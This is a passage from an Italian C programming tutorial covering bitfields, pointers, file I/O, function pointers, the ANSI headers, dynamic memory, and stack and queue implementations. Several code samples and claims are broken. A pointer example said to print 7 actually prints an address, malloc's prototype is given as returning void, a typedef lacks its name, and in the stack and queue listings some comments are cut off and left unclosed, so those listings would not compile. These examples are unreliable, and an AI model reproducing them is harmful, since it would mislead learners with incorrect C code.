Fa sì che venga allocato lo spazio per la più grande delle variabili, poichè queste si trovano a condividere il medesimo spazio in memoria. L'impiego di `union` è utile principalmente per rendere portabili alcuni tipi di dati sotto piattaforme differenti.

4.3 Una utile estensione delle struct: I campi di bit

Come detto, esiste un altro tipo di dato aggregato, molto utile per la gestione a basso livello della memoria, il bitfield. L' impiego di campi di bit si rende necessario quando si voglia accedere ai singoli bit. In generale, un bitfield è definito in maniera analoga a quanto segue:

```
struct nome_struttura{

type nome_var1 : dimensione1;
type nome_var2 : dimensione2;
type nome_var3 : dimensione3;
}

struct_nomestruttura mia_var;
```

Dove `type` realizza il tipo del campo di bit:
Si possono avere:

```
 int, unsigned, signed
```

Ovviamente, ove si necessiti di un singolo bit, si scriverà

`unsigned.`

Inoltre, la dimensione indicata deve corrispondere al numero di bit singoli che il campo comprende.

L'accesso e le istruzioni di assegnazione di un valore ai membri di una variabile di tale tipo, avvengono in maniera esattamente analoga alle comuni strutture.

es.:

```
struct byte_acchiappato_dalla_seriale{

        unsigned primo: 1;
        unsigned secondo: 1;
        unsigned terzo: 1;
        unsigned quarto: 1;
        unsigned quinto: 1;
        unsigned sesto: 1;
        unsigned settimo: 1;
        unsigned ultimo: 1;

}arrivato;
```

Volendo interpretare i bit della struttura sopra come valori boleani, si potrebbe voler fare un controllo del tipo:

```
if (arrivato.primo) printf("\t Ma chi te lo ha fatto fare\n");
```

Ovvero, voler fare un semplice assegnamento del tipo:

```
arrivato.primo = 0;
arrivato.ultimo = 1;
```

Se qualcuno volesse sapere quale sia il piazzamento ottenuto, basterebbe verificare quale sia il bit settato ad uno (ovvero: qule campo restituisce il valore VERO).

In maniera abbastanza palese, l'esempio sopra non è economico come sembra a prima vista, tuttavia serve a mostrarere l'impiego pratico dei campi di bit. L'utilità vera è nella possibilità di impiegare, ove sia possibile, il quanto minimo di informazione, laddove un intero byte rappresenterebbe uno spreco inutile di risorse cruciali. Il caso tipico è rappresentato dalla scrittura di un kernel, dove è inoltre necessario controllare i singoli registri della CPU. Il C non sarebbe il linguaggio potente e versatile che di fatto è, se non avesse questa importante caratteristica, che permette di evitare l'impiego del linguaggio assembly laddove con altri linguaggi non sarebbe possibile.

4.3.1 La keyword`typedef`

Quando si voglia definire un nuovo tipo, si può usare la dichiarazione `typedef`
Ad esempio, si può fare:

```
typedef struct indirizzo{

                char citta[128];
                char via[128];
                int civico[5];
                }
```

E poi dichiarare:

```
indirizzo mio_indirizzo;
```

Come se `indirizzo` fosse un tipo proprio del *C*

Capitolo 5

I puntatori

5.1 Alcune considerazioni

Un puntatore é una variabile che contiene un indirizzo di memoria. L'impiego dei puntatori è una delle caratteristiche per così dire triviali del C. Comprendere bene l'uso dei puntatori è assolutamente necessario, anche per scrivere programmi semplici e che, scritti in linguaggi più amichevoli, appaiono formalmente non farne uso. Questo in quanto il C non tenta in alcun modo di nascondere l'uso a basso livello della memoria; ciò ha il risultato di rendere la vita più difficile al programmatore, ma lo rende anche più libero, e necessariamente consapevole di quello che sta facendo.

5.2 Dichiarazione di un puntatore

Ogni puntatore contiene la locazione di memoria di un oggetto di un certo tipo; per questo, esistono diversi tipi di puntatori; un puntatore viene dichiarato nella maniera seguente:

```
int *punt_int;  /* Puntatore ad intero */
double  *punt_double; /* Puntatore a double  */
char *punt_char; /* Puntatore a carattere */
```

...eccetera.

5.3 Operatori sui puntatori

Sono definiti tre diversi operatori per le operazioni con puntatori:

L'operatore

`&`

Ha l'impiego seguente:

```
#include<stdio.h>

int main(int argc , char *argv[])
{

int *miopunt_intero;
int mioint = 7;

miopunt_intero = &mioint;

printf("%x", &miopunt_intero );

}/*  main   */
```

Questo breve programma stampa, sul mio sistema: bffff974 Ovvero, l'indirizzo di memoria in cui è conservata la variabile

`mioint.`

L'operatore di dereferenziazione

`*`

serve, invece, per passare dal puntatore all'oggetto puntato in memoria.

```
 1 #include<stdio.h>
 2
 3 int main(int argc , char *argv[])
 4 {
 5
 6   int *miopunt_intero;
 7   int mioint = 7;
 8   miopunt_intero = & mioint;
 9
10   printf("%x", &miopunt_intero );
11 }
```

Il codice sopra stampa: 7
Il terzo operatore (operatore freccia)

```
->
```

é utile per fare riferimento agli elementi di una struct puntata; per es., se si é definita la struct:

```
struct indirizzo{
char citta[128];
char via[128];
int civico[5];
}
struct indirizzo mioind;
```

ed un puntatore alla struct:

```
struct indirizzo *punt;
punt = & mioind;
```

si può accedere agli elementi della struct facendo:

```
mia_citta = punt-> citta;
mia_via = punt-> via;
mia_citta = punt-> civico;
```

Si noti che l'operatore `->` equivale alla dereferenziazione del puntatore a struct, più il passaggio all'elemento; ovvero:

```
 (* punt).citta;
```

equivale a:

```
punt -> citta;
```

L'operatore `->` viene spesso utilizzato nelle linked lists per accedere, come pure avremo modo di mostrare nel seguito, ai singoli campi di struct puntate da appositi puntatori; questi saranno, ovviamente, puntatori a struct.

Capitolo 6

Input e Output su file

Per salvare i dati prodotti da un programma, è utile salvarli in maniera permanente su disco, quindi, scriverli su file. Analogamente, si può dover accedere a informazioni memorizzate su file. Per fare questo tipo di operazioni, bisogna dichiarare, all'interno del programma, un puntatore a file, nella maniera che segue:

```
FILE *miofile;
```

Per essere utilizzato, un file deve essere aperto; per fare ciò, si utilizza la funzione

```
FILE *fopen(const char *nome_file, const char *modalità);
```

Dove la modalità può' essere:

r	testo,lettura
w	testo, scrittura
a	testo, mod. append
rb	lettura, mod. binaria
wb	scrittura, mod. binaria
ab	append, mod. binaria
r+	lettura e scrittura in mod. binaria
w+	lettura e scrittura in mod. binaria
r+b o rb+	lettura e scrittura in mod. binaria
w+b o wb+	lettura e scrittura in mod. binaria
a+b o ab+	lettura e scrittura in mod. binaria

Un esempio utile Nell'esempio che segue, si vuole aprire in lettura un file contenente un semplice file di testo, ad esempio un file di configurazione

(nell'esempio `.bashrc`) e scrivere in output, su di un opportuno file, lo stesso testo, includendolo in una pagina HTML; si abbia, ad esempio, il testo seguente:

```
#!/bin/bash
echo 'Tempus Fugit...'
cal
alias l='ls --color -l|more'
alias la='ls --color -a'
alias ls='ls --color'
alias vi='vimx'


export PS1="\[\033[6;35m\]\u@\h\[\033[36m\]
\w\[\033[1;37m\]>\[\033[0;31m\]\$\[\033[0m\] "
```

e si voglia ottenere, a partire da questo, la pagina HTML seguente:

```
<html><head><title>File di configurazione</title></head>
<body bgcolor=red><hr>

<pre>
#!/bin/bash
echo 'Tempus Fugit...'
cal
alias l='ls --color -l|more'
alias la='ls --color -a'
alias ls='ls --color'
alias vi='vimx'


export PS1="\[\033[6;35m\]\u@\h\[\033[36m\]
\w\[\033[1;37m\]>\[\033[0;31m\]\$\[\033[0m\] "
</pre>

<hr></body></html>
```

E' presto detto:

```
 1 #include <stdio.h>
 2
 3 int app;
 4 char htmlstart[]="<html><head><title>File di
configurazione</title></head>
 <body bgcolor=red><hr><pre>";
 5 char htmlfinish[]="</pre><hr></body></html>";
 6 int col, acapo;
 7 FILE *f_in, *f_out;
 8
 9 int main( char argc, char *argv[])
10 {
11   if (argc !=3)  {
12     printf ("\n\t Converte files di testo in formato HTML\n\n");
13     printf("\t utilizzo:\n\t 2html <origine.c> <dest.html>\n");
14     exit();
15   }
16
17   if (  ( f_in = fopen ( argv[1] , "r" ) ) &&
18 ( f_out = fopen ( argv[2] , "w" ) )
19 )  {
20     fputs( htmlstart, f_out);
21
22     while (( app = getc( f_in )) != EOF )   {
23
24       fputc ( app , f_out );
25
26     }  /*    fine while  */
27
28   }
29   fputs( htmlfinish, f_out);
30
31   fclose( f_in );
32   fclose( f_out );
33
34 }
44
```

Capitolo 7

Definizione ed uso delle funzioni

7.1 Funzioni definite dall'utente

Nella scrittura di programmi di grandi dimensioni, risulta utile spezzare il codice in piú funzioni, ciascuna delle quali si occupi di una particolare operazione; sarà poi il `main()` a preoccuparsi di richiamare ciascuna funzione. Spezzare il codice in funzioni (possibilmente dai nomi auto-esplicativi) migliora inoltre la lettura del codice, e quindi rende la vita piú semplice, nell'eventualità di modifiche.

Il codice di una funzione può essere scritto sia prima che dopo del `main()`, tuttavia quando si voglia postporre l'implementazione della funzione, bisogna comunque fornire un prototipo dei tipi della funzione.

```
float potenza_terza ( float x );

int main()
{
float a;
.
.
.
 a = potenza_terza(3);
}



float potenza_terza ( float x )
```

```
{
return x*x*x;
}
```

Passaggio dei parametri

Il passaggio di parametri avviene, in questo modo, per valore; Ovvero, la funzione

`potenza_terza()`

non conosce l'indirizzo in memoria di `x`, poiché, all'atto della chiamata, viene copiato *il valore* della variabile x. Se si volesse passargli l'indirizzo, e far sí che eventuali modifiche siano efficaci sulla variabile `x` in memoria, modificando, di conseguenza, il valore che `x` assume nel `main()`, si deve chiamare la funzione passando come parametro l'indirizzo della variabile , ovvero: un puntatore alla variabile;

```
 1 #include<stdio.h>
 2
 3 int swap (int *a, int *b);
 4
 5 int main(int argc , char *argv[])
 6 {
 7   int a = 7;
 8   int b = 15;
 9
10   swap (&a, &b);
11   printf("\t a = %d \n\t b = %d \n", a, b);
12
13 }/*  main   */
14
15 int swap (int *a, int *b)
16 {
17   int temp;
18
19   temp = *a;
20   *a = *b;
21   *b = temp;
22 }
23
```

Il codice sopra produce come output:

```
a = 15
b = 7
```

7.2 I puntatori a funzione

Altra caratteristica assolutamente peculiare del C, è la possibilità di usare puntatori a funzioni.

Caratteristica, questa, assai di rilievo dove ci si trovi a dover implementare dei parser di espressioni, che si trovino a dover richiamare, in maniera snella ed elegante, molti moduli diversi scritti separatamente.

Ovvero, mantenere degli array di puntatori a funzione potrebbe essere utile, nella pratica, per scrivere la barra delle funzioni di un editor di testo, in modo da poter implementare e testare separatamente i vari blocchi di codice, e poterli poi richiamare in una maniera che somiglia assai ai moderni paradigmi di programmazione ad oggetti. Il tutto nell'ottica di mantenere il più alto grado possibile di modularità.

Dal punto di vista pratico, è possibile realizzare un puntatore a funzione sulla scorta della seguente considerazione: visto che mediante i puntatori è possibile accedere pressochè ad una qualsiasi locazione di memoria, e giacchè una funzione occuperà una di queste locazioni, basta far sì che esista un puntatore che punti alla locazione che interessa, per poter lanciare l'esecuzione della funzione utile.

Un puntatore a funzione si dichiara usando la convenzione di racchiudere tra parentesi il nome della funzione e facendolo precedere da un asterisco, così:

```
int (*func)(<parametri>)
```

E si comporta, per il resto, come un qualsiasi altro tipo di puntatore, costituendo, di fatto, la medesima cosa: l'indirizzo di una locazione di memoria

Come ormai il lettore si sarà abituato, quanto detto viene messo in pratica nel sorgente che segue:

```
1 /*
2  Mostra l'uso dei puntatori a funzione
3  */
4  #include<stdio.h>
5
6 int sottrazione(int, int);
7 int somma (int, int);
```

```
 8 int prodotto(int, int);
 9 int divisione(int, int);
10
11
12 int main()
13 {
14   int a = 48;
15   int b = 2;
16   int risultato,scelta;
17   int (*puntatore)();
18   for(;;){
19     printf("1\t  per la somma\n");
20     printf("2\t  per la sottrazione\n");
21     printf("3\t  per il prodotto\n");
22     printf("4\t  per la divisione\n");
23     printf("0\t  per uscire\n");
24
25     scanf("%d", &scelta);
26     switch(scelta){
27     case 1:
28       puntatore = somma;
29       break;
30     case 2:
31       puntatore = sottrazione;
32       break;
33
34     case 3:
35       puntatore = prodotto;
36       break;
37
38     case 4:
39       puntatore = divisione;
40       break;
41     case 0:
42       exit(0);
43
44     }
45
46     risultato = puntatore(a,b);
47     printf("Il risultato vale %d", risultato);
48     break;
```

```
49
50   }/* fine for */
51
52 }
53
54 int somma(int a, int b)
55 {
56   return a+b;
57 }
58
59 int sottrazione(int a, int b)
60 {
61   return a-b;
62 }
63
64 int prodotto(int a, int b)
65 {
66   return a*b;
67 }
68
69 int divisione(int a, int b)
70 {
71   return (a/b);
72 }
73
```

Si può riconoscere nella riga

```
int (*puntatore)();
```

la dichiarazione di un puntatore a funzione; il riferimento alla particolare funzione, viene fatto nel ciclo switch(), nel quale viene assegnato a `puntatore` uno dei possibili tipi previsti dal programma, con un'assegnazione del tipo:

```
puntatore = prodotto;
```

A cui deve corrispondere, chiaramente, una funzione dichiarata come solito es.:

```
int prodotto(int a, int b)
{
return a*b;
}
```

oppure corrispondente ad una funzione di libreria.

7.3 Gli header standard ANSI e le funzioni di libreria

Segue un sintetico elenco di tutte quelle che sono le funzioni ANSI standard definite nei quindici header file del suddetto standard. Non si intende qui fornire una indicazione esaustiva dei prototipi di tutte le funzioni; tuttavia pare utile fornire almeno un elenco completo di queste, in modo che l'utente possa conoscere almeno il nome delle funzioni, in modo che possa essere agevolato nella ricerca di quelle che gli occorrono, restando ferma l'utilità delle man pages.

7.3.1 `assert.h`

Contiene la funzione:

```
void assert(int espressione);
```

7.3.2 `ctype.h`

Contiene funzioni per verifiche e operazioni conversione su caratteri. Segue la lista completa:

```
int isalnum(int character);
int isalpha(int character);
int iscntrl(int character);
int isdigit(int character);
int isgraph(int character);
int islower(int character);
int isprint(int character);
int ispunct(int character);
int isspace(int character);
int isupper(int character);
int isxdigit(int character);
int tolower(int character);
int toupper(int character);
```

7.3.3 `errno.h`

Contiene la definizione della variabile `int errno;` questa ha valore zero all'inizio del programma; se si verificano condizioni di errore, assume un valore numerico diverso da zero.

7.3.4 `float.h`

Contiene le definizioni dei valori massimi e minimi per i valori floating-point;

7.3.5 `limits.h`

Contiene le caratteristiche dei tipi di variabile.

7.3.6 `locale.h`

Contiene la definizione di tipo per le funzioni:

```
localeconv();
        setlocale();
```

7.3.7 `math.h`

Funzioni per la matematica:

```
double acos(double x);
double asin(double x);
double atan(double x);
double atan2(doubly y, double x);
double cos(double x);
double cosh(double x);
double sin(double x);
double sinh(double x);
double tan(double x);
double tanh(double x);
double exp(double x);
double frexp(double x, int *exponent);
double ldexp(double x, int exponent);
double log(double x);
double log10(double x);
double modf(double x, double *integer);
double pow(double x, double y);
double sqrt(double x);
double ceil(double x);
double fabs(double x);
double floor(double x);
double fmod(double x, double y);
```

7.3.8 setjmp.h

Questo header è utilizzato per controllare le chiamate di basso livello. Vi è definita la funzione:

```
void longjmp(jmp_buf environment, int value);
```

7.3.9 signal.h

Contiene gli strumenti per gestire l'invio di segnali durante l'esecuzione di un programma. Vi sono definite le funzioni:

```
void (*signal(int sig, void(*func)(int)))(int);
int raise(int sig);
```

7.3.10 stdarg.h

Definisce molte macro usate per ottenere l'argomento di una funzione quando non si conosce il numero di questi.

7.3.11 stddef.h

Contiene molte definizioni standard.

7.3.12 stdio.h

Definisce, oltre ad alcune macro, le funzioni più frequenti del linguaggio, quali:

```
clearerr();
fclose();
feof();
ferror();
fflush();
fgetpos();
fopen();
fread();
freopen();
fseek();
fsetpos();
ftell();
fwrite();
```

```
remove();
rename();
rewind();
setbuf();
setvbuf();
tmpfile();
tmpnam();
fprintf();
fscanf();
printf();
scanf();
sprintf();
sscanf();
vfprintf();
vprintf();
vsprintf();
fgetc();
fgets();
fputc();
fputs();
getc();
getchar();
gets();
putc();
putchar();
puts();
ungetc();
perror();
```

7.3.13 `stdlib.h`

Contiene le definizioni di tipo delle funzioni:

```
abort();
abs();
atexit();
atof();
atoi();
atol();
bsearch();
calloc();
```

```
div();
exit();
free();
getenv();
labs();
ldiv();
malloc();
mblen();
mbstowcs();
mbtowc();
qsort();
rand();
realloc();
srand();
strtod();
strtol();
strtoul();
system();
wcstombs();
wctomb();
```

7.3.14 `string.h`

Contiene tutte le definizioni di tipo per:

```
memchr();
memcmp();
memcpy();
memmove();
memset();
strcat();
strncat();
strchr();
strcmp();
strncmp();
strcoll();
strcpy();
strncpy();
strcspn();
strerror();
strlen();
```

```
strpbrk();
strrchr();
strspn();
strstr();
strtok();
strxfrm();
```

7.3.15 `time.h`

Fornisce alcune utili funzioni per leggere e convertire l'ora e la data del sistema.

```
asctime();
clock();
ctime();
difftime();
gmtime();
localtime();
mktime();
strftime();
time();
```

Capitolo 8

Compilazione separata

Quando i programmi superano certe dimensioni, può essere conveniente suddividere il sorgente in piú files; allo scopo, bisogna definire le variabili utilizzate dai vari moduli come `extern`. La soluzione migliore si rivela spesso la seguente: si scrive un header file contenente tutte le dichiarazioni per le variabili e le variabili condivise dai vari moduli. Poi, si include l'header in ciascuno dei moduli che ne fanno uso. Segue un esempio (abbastanza banale):

```
/* file mio_header.h */
extern int miavariabile;
int mostra(void);
```

Segue il file contenente l'implementazione della funzione `mostra()`

```
1 #include<stdio.h>
2 #include "mio_header.h"
3 /* extern int miavariabile; */
4 int mostra()
5 {
6   printf("\t %d \n" , miavariabile);
7
8 }
```

In maniera tale da poterle utilizzare nella funzione `main()`:

```
1 #include<stdio.h>
2 #include "mio_header.h"
3
4 int miavariabile;
```

```
 5 /* int mostra(void); */
 6 int main()
 7
 8 {
 9   printf("\t Inserisci valore per la variabile: \n \t");
10   scanf("%d", &miavariabile);
11   printf("\t Hai inserito:");
12   mostra();
13
14 }/*  main   */
```

Capitolo 9

Allocazione dinamica della memoria

9.1 Allocazione dinamica della memoria

Una delle caratteristiche più importanti del linguaggio C è senza dubbio la gestione della memoria in modo dinamico, cioè poter utilizzare la memoria sufficiente al momento giusto.

Questa caratteristica, nata assieme al linguaggio per consentire al programmatore di evitare inutili sprechi è però un'arma a doppio taglio, infatti se la gestione della memoria non è accompagnata da un'attenta analisi dei comportamenti del programma può portare alla nascita di bachi che difficilmente possono essere corretti. Infatti il compilatore non fa nessun controllo su come viene gestita la memoria, ma lascia al programmatore questo onere.

Il motivo per cui esiste questa caratteristica è che quando viene scritto un programma non sempre si è in condizione di poter prevedere quanta memoria sarà necessaria per il corretto funzionamento del programma stesso. Si potrebbe puntare ad un massimo prestabilito, ma in casi limite il nostro programma potrebbe avere cattivi comportamenti.

Si pensi ad esempio ad un programma che deve memorizzare un numero imprecisato di variabili per poi doverle rielaborare tutte insieme. Se il programma userà un array troppo piccolo alla fine qualche variabile potrebbe rimanere fuori, se invece il programma avesse bisogno di un numero limitato di variabili sarebbe usata soltanto una piccola parte dell'array e il resto della memoria sarebbe stata sottratta al sistema senza che ve ne sia il necessario bisogno. Invece con l'allocazione dinamica della memoria il programmatore può utilizzare esattamente la quantità di memoria necessaria per l'applicazione che può variare di volta in volta a seconda dei casi.

9.2 La funzione `malloc()`

Per poter ottenere dal sistema una nuova area di memoria si usa la funzione `malloc()` che restituisce un puntatore ad un'area di memoria delle dimensioni richieste.

La memoria allocata viene sottratta dallo *heap*, una delle quattro sezioni in cui si suddivide la memoria occupata da un programma, creato appositamente per consentire l'allocazione dinamica della memoria. Questa area è sufficientemente grande da consentire il corretto funzionamento di un programma, infatti se il programma necessita di nuova memoria il sistema operativo amplia l'area dello heap in modo tale da permetterne il corretto funzionamento.

Anche se la memoria è disponibile in grandi quantità, per lo meno nei calcolatori moderni, è sempre buona norma non abusare dello heap, perchè bisogna ricordare che la memoria è una risorsa condivisa è che quindi altri programmi ne potrebbero usufruire allo stesso tempo.

Se l'allocazione è andata a buon fine il puntatore restituito da `malloc()` punta all'area effettivamente ottenuta; se l'allocazione non è andata a buon fine `malloc()` restituisce un puntatore nullo (`NULL`).

La lettura o scrittura da o verso un puntatore nullo crea la terminazione immediata del programma. Quindi prima di utilizzare una qualsiasi area di memoria allocata dinamicamente è sempre preferibile verificare che il puntetore non sia uguale al valore nullo (`NULL`). Il prototipo della funzione malloc è:

```
void malloc(n);
```

Dove `n` è il numero di byte richiesti alla `malloc()`.

È buona regola, per garantire la portabilità del codice da una macchina ad un'altra, non esplicitare le dimensioni della memoria che si vuole ottenere, ma è meglio usare l'operatore `sizeof()` che restituisce le corrette dimensioni dell'elemento inserito dentro le parentesi. Questo è utile perchè diversi compilatori e diversi processori misurano in maniera differente i tipi di dati; infatti per un sistema un intero potrebbe avere dimensione 8 byte mentre per un altro potrebbe avere dimensione 16. Quindi è sempre meglio utilizzare l'operatore `sizeof()` e non esplicitare le dimensioni. (Per ulteriori approfondimenti si guardi la documentazione del proprio compilatore).

Riporto qui di seguito il codice che serve per allocare l'area di memoria necessaria a contenere un intero.

```
int *p;
p=(int *)malloc(sizeof(int));
```

```
if(p==NULL)
exit(1);//allocazione fallita
else *p=213;
```

9.3 La funzione `free()`

Ovviamente quando un'area di memoria non serve più si può liberarla usando la funzione `free()`; per liberare la memoria bisogna passare a `free()` un puntatore indirizzato ad un'area precedentemente allocata; questa area potrà essere riusata per successive allocazioni. La funzione `free()` non ritorna alcun valore. Prototipo della funzione:

```
void free (puntatore);
```

Ecco il codice che mostra il funzionamento della funzione `free()`.

```
int *p;
p=(int *)malloc(sizeof(int));
...
if(p==NULL)
exit(1);//allocazione fallita
else *p=213;
free(p);
```

9.4 Che cosa sono le strutture dati e a cosa servono

In questa sezione parleremo di come possono essere organizzate queste strutture in modo da risolvere alcuni specifici problemi che si presentano al programmatore. Tra le strutture dati più famose possiamo elencare: pile, code, liste, alberi.

9.5 Le pile: LIFO

Si può pensare ad una pila come un insieme di elementi ammassati uno sopra l'altro in modo tale che l'ultimo arrivato sia il primo ad essere disponibile per l'uso. Un esempio pratico di pila è quello dei piatti. Si pensi di avere dei piatti messi uno sopra l'altro. Quando occorre un piatto il primo ad essere usato sarà quello in cima al mucchio. Quando invece si posa un piatto nella pila questo diventerà il primo elemento ad essere disponibile. Le pile vengono

correntemente dette anche LIFO, che è l'acronimo di *Last In First Out*, cioè l'ultimo che arriva è il primo ad uscire.

Applicativi tecnici: dati in arrivo o in uscita da una qualsiasi periferica, schedulazione dei processi all'interno del sistema operativo, ecc.

Operazioni sulle pile:
Inserimento
Cancellazione
Visualizzazione dell'elemento in cima alla pila

Sulle pile sono possibili solo un numero limitato di operazioni che ne permettono la loro semplice gestione. Possiamo definire l'operazione di inserimento come l'introduzione nella pila di un nuovo elemento che verrà posto in cima alla pila, e che diventerà il primo elemento disponibile per l'estrazione. La cancellazione/estrazione dalla pila di un elemento avverrà pure dell'alto verso il basso, nel senso che quando decideremo di eliminare un elemento dalla pila sarà sicuramente l'elemento che sta in testa; e bene ricordare che l'estrazione di un elemento dalla pila implica la sua distruzione. Come abbiamo visto entrambe le operazioni precedenti agiscono modificando lo stato della pila. L'unica operazione che possiamo compiere su una pila senza modificarne lo stato è la lettura dell'elemento che si trova in cima ad essa.

```
 1 #include <stdio.h>
 2 #include <stdlib.h>
 3
 4 /* definizione dell'elememto della pila */
 5 struct elemento {
 6         char d;
 7         struct elemento *next;
 8         /* puntatore al prossimo elemento della pila */
 9 };
10
11 /* definizione del puntatore agli elementi della pila */
12 struct pila {
13         int numero_elementi;
14         /* contiene il numero di elementi presenti nella pila */
15         struct elemento *top_elem;
16         /* puntatore al primo elemento della pila */
17 };
18
19 void inizializza(struct pila *stack);
20
```

```
21 void ins_new_elem(char c, struct pila *s);
22
23 char estrazione(struct pila *s);
24
25
26 int main(){
27         /* stringa che verra inserita nella pila */
28         char stringa[]="ciao mondo";
29         int i;
30
31         /* puntatore ad una pila */
32         struct pila *p;
33         p=(struct pila *)malloc(sizeof(struct pila));
34         inizializza (&(*p));
35         printf("la stringa da inserire nella pila e': %s\n",stringa);
36         for(i=0;stringa[i]!='\0'; i++)
37                 ins_new_elem(stringa[i], &(*p));
38         printf("dalla pila arriva: ");
39         while(p->numero_elementi!=0)
40                 putchar(estrazione(&(*p)));
41         putchar('\n');
42         return 0;
43 }
44
45 /* funzione che inizializza la pila */
46 void inizializza(struct pila *stack){
47         stack->numero_elementi=0;
48         /* azzeramento del contatore */
49         stack->top_elem=NULL;
50 }
51
52 /* funzione di inserimento di un nuovo elemento */
53 void ins_new_elem(char c, struct pila *s){
54         struct elemento *new;
55         /* puntatore ad una nuova area di memoria */
56
57         new = (struct elemento *)malloc(sizeof(struct elemento));
58         /* allocazione di una nuova area di memoria */
59         if(new==NULL){
60                 printf("memoria non allocata perfettamente\n");
61                 exit(1);
```

```
 62         }/* verifica che la memoria  sia stata correttamente allocata
 63         new->d = c;
 64         /* copia il valore da inserire nella pila nella nuova memoria
 65         new->next = s->top_elem;
 66         /* fa puntare il nuovo elemento al primo della pila */
 67         s->top_elem = new;
 68         /* inserisce il nuovo elemento in testa alla pila */
 69         s->numero_elementi++;
 70         /* incrementa il valore del contatore */
 71 }
 72
 73 char estrazione(struct pila *s){
 74         char n;
 75         /* elemento da restituire alla funzione chiamante */
 76         struct elemento *tmp;
 77         /* puntatore temporaneo che puntera' all'area di
 78            memoria da eliminare */
 79
 80         n=s->top_elem->d;
 81         /* assegnazione del valore dell'elemento in cima
 82         alla pila a n */
 83         tmp = s->top_elem;
 84         /* ora tmp punta all'area di memoria dell'elemento
 85            in cima alla pila */
 86         s->top_elem = s->top_elem->next;
 87         /* il secondo elemento della pila diventa il primo
 88            vengono scambiati cioe' gli indirizzi */
 89         s->numero_elementi--;
 90         /* viene decrementato il numero degli elementi nella pila */
 91         free(tmp);
 92         /* viene liberata la memoria puntata da tmp */
 93         return n;
 94         /* viene restituito il valore */
 95 }
 96
 97
 98 /* funzione che restituisce l'elemento in cima alla lista */
 99 char leggi(struct pila *s){
100         return s->top_elem->d;
101 }
```

9.6 Le code: FIFO

Tutti noi abbiamo fatto in vita nostra una coda. Una coda è un insieme di elementi che sono ordinati cronologicamente, cioè il primo elemento è quello che è inserito da più tempo nella coda e che sarà utilizzato per primo.

Un esempio pratico può essere visto nella fila che si fa al casello autostradale o allo sportello della posta. Il primo che arriva è servito, gli altri aspettano che il primo finisca per essere serviti. Le code sono pure chiamate FIFO che è l'acronimo di *First In First Out* che significa il primo che arriva è il primo ad uscire, un pó il contrario delle code.

Applicazioni tecniche: server di stampa, dati in arrivo da un terminale a caratteri ecc.

Operazioni sulle code:
inserimento
estrazione
visualizzazione del primo elemento della coda

Le operazioni disponibili sulle code sono le stesse disponibili sulle code, anche se le operazioni nominalmente sono uguali praticamente agiscono in modo differente. Nell'inserimento, ad esempio possiamo notare che il nuovo elemento inserito in una coda diventa l'ultimo. La cancellazione/estrazione di un elemento dalla coda implica che l'elemento venga distrutto e che il posto da lui occupato adesso è libero. La visualizzazione, come nelle pile, è l'unica operazione che non modifica la struttura della coda.

```
 1 #include <stdio.h>
 2 #include <stdlib.h>
 3
 4 struct elemento {
 5         char d; /* dati contenuti nella coda */
 6         struct elemento *next; /* puntatore ad un nuovo elemento */
 7 };
 8
 9 struct coda {
10         /* contatore degli elementi della coda */
11         int n;
12         struct elemento *p;
13         struct elemento *u;
14 };
15
16
17 void inizializza(struct coda *q);
```

```
18
19 void inserisci(char c,struct coda *q);
20
21 char leggi(const struct coda *q);
22
23 char estrai(struct coda *q);
24
25 int main(){
26         char str[]="Ciao mondo!";
27         int i;
28         char d;
29         struct coda *c;
30
31         /* allocazione della memoria per l il nuovo elemento */
32         c=(struct coda *)malloc(sizeof(struct coda));
33         inizializza(c);
34         if(c->n !=0 || c->p !=NULL || c->u !=NULL)
35         {
36                 printf("errore nell'inizializzazione\n");
37                 exit(1);
38         }
39         /* verifica che l'inizializzazione sia avvenuta correttamente
40         printf("la stringa che viene inserita nella coda e': %s\n",st
41         for(i=0; str[i]!='\0'; i++)
42                 inserisci(str[i], c);
43
44         while(c->n!=0){
45                 d=leggi(c);
46                 printf("%c",d);
47                 estrai(c);
48         }
49
50         printf("\n");
51         return 0;
52 }
53
54
55 /* inserisce un nuovo elemento nella coda */
56 void inserisci(char c, struct coda *q){
57         struct elemento *new;
58         /* puntatore ad un nuovo elemento della coda */
```

```
59
60          new=(struct elemento *)malloc(sizeof(struct elemento));
61          /* allocazione della memoria */
62
63          new->d=c;       /* copia il parametro */
64          new->next=NULL; /* inizializza il puntatore */
65
66          if(q->n!=0){  /* se la coda non e' vuota */
67                  q->u->next=new;
68          /* fa puntare il vecchio ultimo elemento al nuovo ultimo */
69                  q->u=new; /* inserisci il nuovo elemento alla fine */
70          }
71          else /* se la coda e' vuota */
72                  q->p=q->u=new;
73                  /* fa puntare il p e u allo stesso elemento */
74
75          q->n++; /* incrementa il contatore degli elementi */
76  }
77
78
79  /* funzione che estrae il primo elemento della coda e */
80  /* lo rimpiaza con il secondo */
81  char estrai(struct coda *q){
82          char pr;
83          struct elemento *tmp;
84
85          pr=q->p->d; /* salva d il primo elemento della coda in pr */
86
87          tmp=q->p; /* adesso p punta al primo elemento della coda */
88
89          q->p=q->p->next;
90          /* adesso il primo elemento della coda e' l'elemento */
91          /* puntato da next */
92
93          q->n--; /* decrementa il contatore degli elementi della coda */
94
95          free(tmp);
96          /* libera l'area di memoria occupata dal vecchio primo elemento dell
97          return pr;
98  }
99
```

```
100 /* funzione che legge l'elemento in testa alla coda */
101 char leggi(const struct coda *q){
102         if(q->n!=0) /* se la coda e' vuota */
103             return q->p->d; /* restituisci il primo elemento */
104         else
105             printf("coda vuota\n");
106 }
107
108 /* funzione che inizializza la coda */
109 void inizializza(struct coda *q) {
110         q->n=0;
111         q->p=NULL;
112         q->u=NULL;
113 }
```

9.7 Le liste

Una lista è un insieme di informazioni che sono collegate una all'altra in vario modo. Posso affermare che le pile e le code sono due particolari tipi di liste che sono gestite in un modo ben stabilito. Una lista è solitamente formata da strutture collegate l'una all'altra per mezzo di puntatori. Esistono vari tipi di liste, a concatenamento semplice, doppio, liste circolari ed in fine liste di liste.

9.7.1 Liste a concatenamento semplice

In genere le liste sono costituite da una struttura in cui è inserito un puntatore dello stesso tipo della struttura che si collegherá ad un altro elemento della lista e cosí via. Per inserire un nuovo elemento nella lista si possono usare due criteri differenti: se si vuole ottenere una lista ordinata il nuovo elemento deve essere inserito nella posizione corretta; l'altro criterio è di inserire un nuovo elemento in un posto generico della lista, solitamente all'inizio o alla fine.

